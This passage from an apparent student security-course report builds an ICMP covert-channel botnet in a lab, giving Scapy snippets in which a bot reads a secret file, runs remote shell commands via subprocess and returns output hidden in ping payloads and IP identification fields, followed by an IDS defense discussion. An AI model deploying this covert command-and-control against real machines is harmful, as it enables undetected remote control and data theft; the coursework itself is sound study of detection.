The adversary will then be prompted for a command to send to the bot. After each command is run, a 1 second delay is incurred between each prompt. To exit the script, you will need to terminate the process by inputting Ctrl-C to stop it.

There are two possible commands the adversary can execute, `!secret` and `!command`. The `!secret` command will instruct the bot to retrieve the data in the `secret.txt` file located on the client's machine, and send the data back to the adversary's machine. When the adversary runs the `!command` command, they will be prompted to enter an actual terminal command. The terminal command will then be sent to the bot, who will then attempt to execute the command

they received from the adversary. The bot will then send back the output of running the command back to the adversary, which will be displayed and can be inspected or stored for further analysis.

3. Attack Phase

3.1 Background

ICMP is a supporting protocol of the Internet Protocol (IP). ICMP utilizes IP as if it were a higher level protocol, but “ICMP is actually an integral part of IP, and must be implemented by every IP module” [3]. ICMP messages are used for a variety of reasons, but our focus will be on the echo request and echo reply ICMP messages, commonly referred to as pings. When an ICMP echo request is received by a host, the host should respond back to the receiver with an ICMP echo reply message, confirming that the host received the echo request and is functioning properly.

In day-to-day usage, ICMP pings are sent between clients for a myriad of legitimate purposes. They are used by teleconferencing application servers to determine the connectivity status of end users, network administrators to ensure that a system is reachable, and in general are typically utilized to determine the speed and status of connectivity between a host and destination client.

IPv4 datagram				
	Bits 0–7	Bits 8–15	Bits 16–23	Bits 24–31
Header (20 bytes)	Version/IHL	Type of service (ToS)	Length	
	Identification		flags and offset	
	Time to live (TTL)	Protocol	Header checksum	
	Source IP address			
	Destination IP address			
ICMP header (8 bytes)	Type of message	Code	Checksum	
	Header data			
ICMP payload (optional)	Payload data			

Figure 3.1.1: A breakdown of an ICMP packet structure [2].

The packet structure of an ICMP message is shown in Figure 3.1.1. Within a packet, there exist header fields that can be used to denote metadata and information about the packet itself. An ICMP packet contains IP header fields such as the source and destination IP addresses and

length of the packet, and ICMP-specific header fields such as the type and code of the ICMP message, among other objects of interest for the host and client involved. While many of these fields are mandatory and integral to the functionality of the datagram as it is sent from one host to another, many others fields can be arbitrary values, and can be changed by users without adversely affecting the functionality of an ICMP ping.

An adversary is able to utilize specific header and payload fields within these packets in order to establish a covert channel, by hiding data within the payload or bits of these packet headers. This covert channel would allow an adversary to secretly communicate command-and-control messages between itself and the bot machines that are compromised within a botnet. The goal of an adversary would be to issue C2 messages and retrieve data through a covert channel without being detected by the organization. In this attack, we will explore multiple avenues of communication through covert channels that can be opened between the adversary and bot, simply by utilizing fields within both the ICMP and IP header that is sent with every ICMP ping packet.

3.2 Overview

In the attack phase, the adversary and bot will initially communicate with each other using simple covert channels, however we will gradually utilize covert channels of increasing complexity in our attack.

For our attack, we opted to begin by utilizing the payload field in the ICMP ping that is sent between the adversary and bot virtual machines. This initial attack is obviously one of weak confidentiality, as a monitor would easily detect data in the payload, however it serves as a proof-of-concept for our subsequent attack vectors. We start out by utilizing the ICMP payload field as the covert channel for command-and-control messages, and transition into using the IP identification field to bolster the strength of the covert channel. The former is capable of communicating 1472 bytes of information within a single packet, while the latter is only capable of communicating two bytes of data in each packet. While it may seem that the approach that can communicate the most data at once is more desirable, the ICMP payload field can be easily decoded by an IDS and compared against specific user-defined rules in order to detect a potential threat. Therefore, an adversary planning on utilizing this field would need to encode the message in such a way as to avoid arousing suspicion. Furthermore, according to ICMP specification, when a data payload is included in an echo request, the echo reply must contain the same exact data payload [3]. This might cause further complications as an intrusion detection system could track and ensure the same payload is sent and received. Some methods that could be used to get past detection include encoding the message within a timestamp. On many Linux distros, a timestamp is regularly included within the payload field of an ICMP ping packet through the `ping` command line utility in order to calculate the round trip time for diagnostic purposes. An example of an ICMP packet generated by the `ping` command is shown in Figure 3.2.1.

```

root@csvm:/home/student# ping 10.64.13.3
PING 10.64.13.3 (10.64.13.3) 56(84) bytes of data.
64 bytes from 10.64.13.3: icmp_seq=1 ttl=64 time=38.3 ms
64 bytes from 10.64.13.3: icmp_seq=2 ttl=64 time=12.5 ms
64 bytes from 10.64.13.3: icmp_seq=3 ttl=64 time=16.2 ms
64 bytes from 10.64.13.3: icmp_seq=4 ttl=64 time=12.3 ms
64 bytes from 10.64.13.3: icmp_seq=5 ttl=64 time=14.2 ms
64 bytes from 10.64.13.3: icmp_seq=6 ttl=64 time=22.1 ms
64 bytes from 10.64.13.3: icmp_seq=7 ttl=64 time=15.7 ms
^C
--- 10.64.13.3 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6012ms
rtt min/avg/max/mdev = 12.324/18.750/38.283/8.531 ms
root@csvm:/home/student#

id= 29602
flags= DF
frag= 0
ttl= 64
proto= icmp
chksum= 0x9883
src= 10.64.13.1
dst= 10.64.13.3
Ver=0x01
### ICMP ###
type= echo-request
code= 0
chksum= 0xe070
id= 0x92f
seq= 0x7
### Raw ###
load= '\xf0\x94c\x00\x00\x00K*\x0e\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&\'()*+,-./01234567'
### Ethernet ###
dst= 52:54:00:00:05:43
src= 52:54:00:00:05:44
type= IPv4
### IP ###
version= 4
ttl= 5
tos= 0x0
len= 84
id= 22484
flags=
frag= 0
ttl= 64
proto= icmp
chksum= 0xf451
src= 10.64.13.3
dst= 10.64.13.1
Ver=0x01
### ICMP ###
type= echo-reply
code= 0
chksum= 0xe870
id= 0x92f
seq= 0x7
### Raw ###
load= '\xf0\x94c\x00\x00\x00K*\x0e\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&\'()*+,-./01234567'

```

Figure 3.2.1: A typical ICMP ping and reply displayed using the packet.show() function in Scapy. Notice the Raw layer in the packet showing the ICMP payload, consisting of an encoded timestamp along with the character sequence: “(!)”#\$%&\'()*+,-./01234567”. Also note the reply contains the same data payload that was sent.

If an attacker were to hide components of their message, or even use the timestamp itself as a direct signal, it could potentially escape the detection of an IDS. However, this form of attack is also easily thwarted if an IDS simply implements a rule to check timestamps within each payload to not only ensure that one exists and is structured properly, but also to compare the time against its own system time.

After the successful implementation of the first attack vector (demonstrated in the execution phase), we transitioned into utilizing fields within the IP header that is included with each ICMP ping packet.

IPv4 header format																																	
Offsets	Octet	0								1								2								3							
Octet	Bit	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	Version				IHL				DSCP				ECN				Total Length															
4	32	Identification																Flags				Fragment Offset											
8	64	Time To Live								Protocol								Header Checksum															
12	96	Source IP Address																															
16	128	Destination IP Address																															
20	160	Options (if IHL > 5)																															
:	:																																
56	448																																


Figure 3.2.2: The structure of an IPv4 header [4]

Within an IP header shown in Figure 3.2.2, fields such as time-to-live (TTL), identification, total length, internet header length (IHL), fragment offset, and source IP address can all be utilized as covert channels for a C2 structure to communicate through. For our attack implementation, we focus on utilizing the identification field to send fragments of C2 messages between the adversary and bot, which can then be reassembled on their own receiving ends into the full message. As the identification field consists of 2 bytes of data – a `short` data-type in C – we decided to encode our messages using the ASCII values of the characters that are being sent, and send the message one character at a time. As an identifying feature necessary for both the attacker and bot to tell whether an ICMP ping packet it is receiving has a header containing information that it must save and decode, we perform a bit manipulation operation on all identification fields that are actively being utilized as a covert channel by either the attacker or bot, such that the most significant bit within the identification field being set to 1 indicates that the field contains a character that should be decoded and concatenated onto the rest of the already-received characters. The attacker utilizes packets with the identification field set to its maximum value of 65534 to denote the start of a message to the bot. Then, any subsequent packets marked by the most significant bit are interpreted as data and decoded into individual characters by the bot. When the adversary is done sending the message, a packet with the identification field equal to 65533 to denote the end of an encoded message is sent. Upon receiving this terminating packet, the compromised bot will perform an action, depending on what message it received and assembled from the characters that were sent by the adversary. If the bot was instructed to execute a command, it will take the data it received and interpret it as a terminal command and attempt to execute it on the client's machine, and then send back any data using a similar protocol by marking any data with the most significant bit back to the adversary.

3.3 Execution

In order to execute our attack, we focused on using Scapy, a Python tool that can manipulate packets, in order to craft packets for the adversary and compromised bot client to send to each other. All responses from the bot client are prompted by the adversary, who must first send an identifiable “start” ICMP ping packet to it first.

For the first implementation of our attack, the client checks all ICMP packet payloads that it receives using the sniff functionality of Scapy. If the payload of the received ICMP packet contains either the string “getsecret” or “command”, the bot will perform one of two actions depending on whether it received either message.



```
root@csvm:/home/student# python3 client.py
PING 10.64.13.3 (10.64.13.3) 56(84) bytes of data:
64 bytes from 10.64.13.3: icmp_seq=1 ttl=64 time=40.4 ms

--- 10.64.13.3 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 40.370/40.370/40.370/0.000 ms
Sent 1 packets.
ls -a
.
.
Sent 1 packets.
cat secret.txt
.
Sent 1 packets.

root@csvm:/home/student# python3 attack.py
What would you like to do:
!secret

Sent 1 packets.
thequickbrownfoxjumpsverthelazydog

What would you like to do:
!command
What command should the client run?:
ls -a
.
.
Sent 1 packets.
.
.
.
.bash_history
.bash_logout
.bashrc
.browsch_1.8.0_linux_and64.deb
.cache
.client2.py
.config
.CS4404-Mission2
.links
.links2
.local
.mozilla
.onpath.sh
.profile
.secret.txt
.ssh
.sudo as admin_successful
.viminfo
.wm
.xauthority

What would you like to do:
!command
What command should the client run?:
cat secret.txt
.
Sent 1 packets.
thequickbrownfoxjumpsverthelazydog

What would you like to do:
```

Figure 3.3.1: The outputs from both the compromised bot (left) and adversary (right) after the adversary issues the “!secret” command, and the bot receives a packet with payload containing string “getsecret”.

In order to execute the first form of the attack, the adversary must first send an ICMP packet containing the string “getsecret”. This can be done by crafting the packet using Scapy, which is implemented within our attacker script in attack.py:

```
packet = IP(dst=destIP, src=srcIP) / ICMP(type=8) / (b"getsecret")
```

Note that the destIP and srcIP should be configured properly according to the infrastructure building phase.

After crafting the packet, it is sent to the compromised bot using:

```
send(packet)
```

On receiving the ICMP packet containing the string “getsecret”, the bot machine then determines it has been instructed to read the contents of the secret.txt file. First, it finds the text file with name “secret.txt”, and then replies with an ICMP echo reply with payload string “botreply”, along with the contents of the file concatenated onto the end of the payload. This is done so the adversary is able to discern which ICMP ping contains the sensitive information that it is attempting to smuggle off of the bot machine. Without this measure, cover traffic or stray ping replies that reach the adversary would be mistakenly interpreted as a meaningful reply from the bot to the command the adversary issued, when they are actually just regular echo replies. An example of this command implementation is demonstrated in Figure 3.3.1.

```

root@csvm:/home/student# python3 client.py
PING 10.64.13.3 (10.64.13.3) 56(84) bytes of data:
64 bytes from 10.64.13.3: icmp_seq=1 ttl=64 time=40.4 ms

--- 10.64.13.3 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 40.370/40.370/40.370/0.000 ms
Sent 1 packets.
ls -a
.
Sent 1 packets.
cat secret.txt
secret
Sent 1 packets.

root@csvm:/home/student# python3 attack.py
What would you like to do:
!secret

Sent 1 packets.
thequickbrownfoxjumpsoverthelazydog

What would you like to do:
!command
What command should the client run?:
ls -a
.
Sent 1 packets.
.
.
.bash_history
.bash_logout
.bashrc
.browsch_1.8.0_linux_amd64.deb
.cache
.client2.py
.config
.CS4404-Mission2
.links
.links2
.local
.mozilla
.onpath.sh
.profile
.secret.txt
.ssh
.sudo_as_admin_successful
.viminfo
.W3m
.Xauthority

What would you like to do:
!command
What command should the client run?:
cat secret.txt
secret
Sent 1 packets.
thequickbrownfoxjumpsoverthelazydog

What would you like to do:

```

Figure 3.3.2: The outputs from both the compromised bot (left) and adversary (right) after the adversary issues the “!command” command, enters the “ls -a” terminal command, and the bot receives a packet with payload containing string “command”.

For the second form of this attack phase, the attacker is able to send a command for the compromised bot to run on its machine. This form of attack can be particularly damaging for the compromised client, as well as any other machines that it may be able to spread to, as it grants the adversary the ability to act in a destructive manner as they can execute arbitrary commands.


Similar to the first form, the attacker sends a packet to the client containing a designated string, this time being “command”. In addition to this string, the desired command is also included within the same ICMP packet payload that the client will decode and run:

```
packet = IP(dst=destIP, src=srcIP) / ICMP(type=8) / (b"command[desired
command]")
```

Within the compromised bot script, the received command is decoded back to a string. Using the Python `subprocess` module’s `check_output` function, we can pass the command as a string to be executed by the client, and any terminal output is returned from the function. The output from the command is stored in a separate string. Then we are able to return the output from the commands being run on the client to the adversary via another ICMP payload, again labeled with the “botreply” string. An example of this C2 command being executed is demonstrated in Figure 3.3.2.

For the second phase of our attack, we utilized the identification field within the IP header of the datagram that is sent when making an ICMP ping. Specifically, we had the client and attacker communicate each individual character of their messages to each other encoded in ASCII within the bits of the 2-byte identification field. For simple actions such as returning the contents of a predetermined file located on the compromised client's system, a single ID value can be set such that the bot, upon receiving an ICMP ping with this value, will perform a set routine.

```
send(IP(dst=destIP, src=srcIP, id=ord(char) | 0x8000) / ICMP(type=0))
```



23

This same operation is performed when the bot receives a command to run. The adversary first sends a packet with the IP ID field set to 65534, denoting the start of transmission for a command string. The bot will then attempt to decode characters from every ID field in every IP header associated with an ICMP packet, until it receives the stopcode which consists of a packet with the IPID field set to 65533.

After assembling the command on the receiving end, the `check_output` function is called from the subprocess module in Python, and once again the return statement is encoded character by character into the IP header ID fields of ICMP echo-reply packets back to the adversary:

```
returnStatement = subprocess.check_output(command, shell=True).decode()
    for char in [*returnStatement]:
        time.sleep(0.1)
        send(IP(dst=destIP, src=srcIP, id=ord(char) | 0x8000) /
            ICMP(type=0))
```




Figure 3.3.4: The outputs from the compromised bot (left) and adversary (right) after the bot receives an ICMP ping packet with the identification field in the IP header set equal to 65534, with the adversary then sending the encoded command “ls -a”. Notice how several packets were sent from the client, and how the adversary assembled the result one character at a time.

The second phase of the attack could just as easily be transferred to utilizing other fields in the IP header, such as the total length, protocol, or TTL fields. Through the implementation of both phases of our attack, we learned about the various possible covert channels that can be implemented within the payload of an ICMP packet, or the header of any IPv4 datagram.

It is important to note that attempting to establish a covert channel through the TTL field may be a bit more complicated, as the TTL field is regularly modified by IP routers as they decrement the TTL field by one.

4. Defense Phase

4.1 Background

While many of the attack vectors presented above may be difficult to detect, there exist certain patterns for some fields that should be obeyed across a certain platform or operating system. For example, the identification field found in the IP header, at least for most Linux operating systems, will see a globally linear increase in value for every packet that is sent by the system. Several other patterns can be identified, as shown in Figure 4.1.1, but we assume the hosts communicating on our network will follow the standard Linux pattern of a globally increasing ID field.




Figure 4.1.1: A few examples of the various patterns of expected values for IP identification field values. Note that for our distribution on Linux, it follows the globally increasing method. [5]

When a host utilizing the globally incrementing ID implementation receives a communication from a peer, a random 16-bit integer is generated utilizing the source IP as a seed, and then the resultant ID number is incremented by 1 for every subsequent communication with the aforementioned peer [5]. Thus, an IDS that is analyzing IP headers should look to see if the identification fields in packets being sent between a client and peer match the expected pattern of increasing ID numbers. This may be difficult if the operating systems of both the adversary

and attacker are not already known to the IDS, however for the purposes of demonstrating our IDS, we will assume that both the adversary and compromised bot are using Ubuntu Linux.

Referencing figure 3.1.1, we can see that there exists many more fields in the IPv4 header than just the identification field which was used for our attack phase. Some fields that are of particular interest to an IDS would be those that can be arbitrarily set by an attacker or compromised bot system. These would include the IHL, identification, fragment offset, time-to-live, protocol, and source IP address fields. The TTL, protocol, IHL, and source IP address fields can be arbitrarily set with only trivial complications, such as padding out the datagram size. However, some complications we ran into when setting the protocol value to anything other than 1 (denoting an ICMP packet) included Scapy automatically including the relevant packet data for whichever protocol was actually specified, as it assumed the packet belonged to that protocol and interpreted the data within it as such. While this did not affect the ability for both the adversary and bot to communicate with one another, this was an unexpected effect of editing the protocol field. Other fields, such as the fragment offset can not be so trivially changed, as any value that indicates to a system that a packet has been fragmented results in the system waiting to receive the expected fragments before assembling, accepting, and processing the packet. This is not to say that the fragment offset field could not be used as a covert channel. An example of a communication method utilizing the fragment offset field would see the adversary or bot purposefully fragment an ICMP packet, and use the offset value itself as a covert channel, perhaps encoding messages by using an ASCII-like alphabet-value comparison system. However, this method of attack could be countered by an IDS simply performing the packet reassembly step before sending the packet on to its intended destination, and doing this for every fragmented packet that passes through the network which the IDS is monitoring, thus eliminating the covert channel.

An IDS that acts on packets can either completely block packets that are marked as suspicious from reaching their intended destination by dropping the packet, or can attempt to thwart communications via covert channels by preemptively editing the arbitrary contents of all packets before forwarding the datagram on to its final destination, so that adversarially set values get overwritten by the IDS. We will utilize both of these approaches in our defense methodology.

4.2 Overview

Before implementing our defense methodology, we first ran some tests on our VMs in order to determine what some of the acceptable values for the various IP header fields were. In direct response to the attack methodology, we tested to see whether the IP identification field followed any discernable pattern of values. On one of our machines (10.64.13.3), we scanned and printed the ID field of all ICMP packets we received by running the Scapy command:

```
sniff(iface="ens3", filter="icmp and not src 10.64.13.3", prn=lambda
packet:print(packet[IP].id))
```

And on another machine (10.64.13.1), we ran `ping 10.64.13.3` to observe the patterns of the ID field that were automatically generated by the host.

We were able to see that the IP ID field increases in a generally linear pattern when communicating between two peers running Linux. The demonstration of this result is summarized in Figure 4.2.1.

```

root@csvm: /home/student# ping 10.64.13.3
PING 10.64.13.3 (10.64.13.3) 56(84) bytes of data:
64 bytes from 10.64.13.3: icmp_seq=1 ttl=64 time=19.6 ms
64 bytes from 10.64.13.3: icmp_seq=2 ttl=64 time=17.1 ms
64 bytes from 10.64.13.3: icmp_seq=3 ttl=64 time=16.8 ms
64 bytes from 10.64.13.3: icmp_seq=4 ttl=64 time=18.6 ms
64 bytes from 10.64.13.3: icmp_seq=5 ttl=64 time=18.4 ms
64 bytes from 10.64.13.3: icmp_seq=6 ttl=64 time=17.7 ms
64 bytes from 10.64.13.3: icmp_seq=7 ttl=64 time=18.6 ms
64 bytes from 10.64.13.3: icmp_seq=8 ttl=64 time=12.9 ms
64 bytes from 10.64.13.3: icmp_seq=9 ttl=64 time=19.0 ms
64 bytes from 10.64.13.3: icmp_seq=10 ttl=64 time=36.4 ms
64 bytes from 10.64.13.3: icmp_seq=11 ttl=64 time=13.0 ms
64 bytes from 10.64.13.3: icmp_seq=12 ttl=64 time=16.8 ms
64 bytes from 10.64.13.3: icmp_seq=13 ttl=64 time=15.4 ms
64 bytes from 10.64.13.3: icmp_seq=14 ttl=64 time=17.0 ms
64 bytes from 10.64.13.3: icmp_seq=15 ttl=64 time=16.5 ms
64 bytes from 10.64.13.3: icmp_seq=16 ttl=64 time=15.2 ms
64 bytes from 10.64.13.3: icmp_seq=17 ttl=64 time=15.8 ms
64 bytes from 10.64.13.3: icmp_seq=18 ttl=64 time=17.0 ms
64 bytes from 10.64.13.3: icmp_seq=19 ttl=64 time=19.3 ms
64 bytes from 10.64.13.3: icmp_seq=20 ttl=64 time=11.8 ms
64 bytes from 10.64.13.3: icmp_seq=21 ttl=64 time=85.5 ms
64 bytes from 10.64.13.3: icmp_seq=22 ttl=64 time=23.2 ms
^C
--- 10.64.13.3 ping statistics ---
22 packets transmitted, 22 received, 0% packet loss, time 21030ms
rtt min/avg/max/mdev = 11.792/20.990/85.504/14.844 ms
root@csvm: /home/student#

root@csvm: /home/student# scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use pedump() or pdfdump().
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.

      sSPV//YASa
      sVYFYCY//YCa
      sV//YSpCs scpCY//Pp
      ayp aYYYYYYYSCP//Pp      syX//C
      AYAsAYYYYYYYY//Pp      cX//S
      pCCCC//p      cSps y//Y
      SPPPP//A      pV//AC//Y
      A//A      cyV//C
      p//Ac      sC//a
      P//YCPc      A//A
      sccccp//pSP//p      p//Y
      sV//Y      caa      S//P
      cayCpYp//Y      pY/Ya
      sY/PsY//YCC      ac//Yp
      sc sccaCY//PCypaYpCY//Ys
      spCPY//YPSps
      ccaacs

      >>> sniff(iface="ens3", filter="icmp and not src 10.64.13.3", prn=lambda packet:print(packet.IP.id) )
      63721
      63957
      64134
      64181
      64190
      64253
      64318
      64449
      64643
      64850
      65083
      65304
      65422
      41
      45
      239
      429
      555
      581
      769
      852
      925
  
```

Figure 4.2.1: A demonstration of the ID fields from ICMP ping packets. We can see that the ID field linearly increases with time. It is also important to note that after the ID reaches the unsigned 16-bit max value, it overflows back to 0 again.

Note that the IP ID field increases, but it does not necessarily increase by 1 as is expected. This is potentially due to the SSH communications that occur as we access the virtual machines. Because the ID field is global, other applications sending packets can cause the ID field to increase by 1 as well.

Another field that we tested for the ability to set manually was the TTL field. This field is generally used to prevent packets from circulating endlessly, and is typically decremented by 1 as it passes from node to node in a network. However, if an adversary knows the number of nodes between itself and the compromised bot, and thus knows the expected amount that the TTL value will decrease as a packet travels between itself and the bot, this field could potentially be used as a covert channel to communicate. We tested this by manually setting the TTL field within the IP header of a packet and sending it to a VM running Scapy's sniff routine, demonstrated in Figure 4.2.2.

```

root@csvm:/home/student# scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.

aSPX//YASa
apyyyyCY////////YCa
s////////YSpCs scpCY//Pp
ayp aYYYYYYYSCP//Pp sy//C
AYAsAYYYYYYYY//Ps cY//S
pCCCC//p cSps y//Y
SPPP//a pB//AC//Y
A//A cyP//C
P//Ac sc//a
P//YCPc A//A
sccccp//pSP//p p//Y
sY////////y caa S//P
cayCyayP//Ya pY/Ya
st/Ps////////YCc aC//Yp
sc sccaCY//PCypaayCP//Ys
scCPY////////YSPs
ccaacs

>>> packet = IP(dst="10.64.13.3", ttl=123) / ICMP(type=8, code=0)
>>> send(packet)
.
Sent 1 packets.
>>>

WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.

aSPX//YASa
apyyyyCY////////YCa
s////////YSpCs scpCY//Pp
ayp aYYYYYYYSCP//Pp sy//C
AYAsAYYYYYYYY//Ps cY//S
pCCCC//p cSps y//Y
SPPP//a pB//AC//Y
A//A cyP//C
P//Ac sc//a
P//YCPc A//A
sccccp//pSP//p p//Y
sY////////y caa S//P
cayCyayP//Ya pY/Ya
st/Ps////////YCc aC//Yp
sc sccaCY//PCypaayCP//Ys
scCPY////////YSPs
ccaacs

>>> sniff(iface="ens3", filter="icmp and not src 10.64.13.3", prn=lambda x:x.show())
### Ethernet ###
  dst= 52:54:00:00:05:44
  src= 52:54:00:00:05:43
  type= IPv4
### IP ###
  version= 4
  ihl= 5
  tos= 0x0
  len= 28
  id= 1
  flags=
  frag= 0
  ttl= 123
  proto= icmp
  checksum= 0x115d
  src= 10.64.13.1
  dst= 10.64.13.3
  \options\
### ICMP ###
  type= echo-request
  code= 0
  checksum= 0xf7ff
  id= 0x0
  seq= 0x0

```

Figure 4.2.2: On the left, a VM sending a packet with a TTL value in the IP header set equal to an arbitrary value of 123. The VM on the right sniffs for ICMP packets, and displays the received packet, containing the same arbitrary TTL as the one set by the left VM.

We were able to demonstrate that the TTL field can indeed be set arbitrarily by an adversary or bot, and thus can potentially be used as a covert channel. Thus, the TTL field will either need to be analyzed or normalized by our IDS.

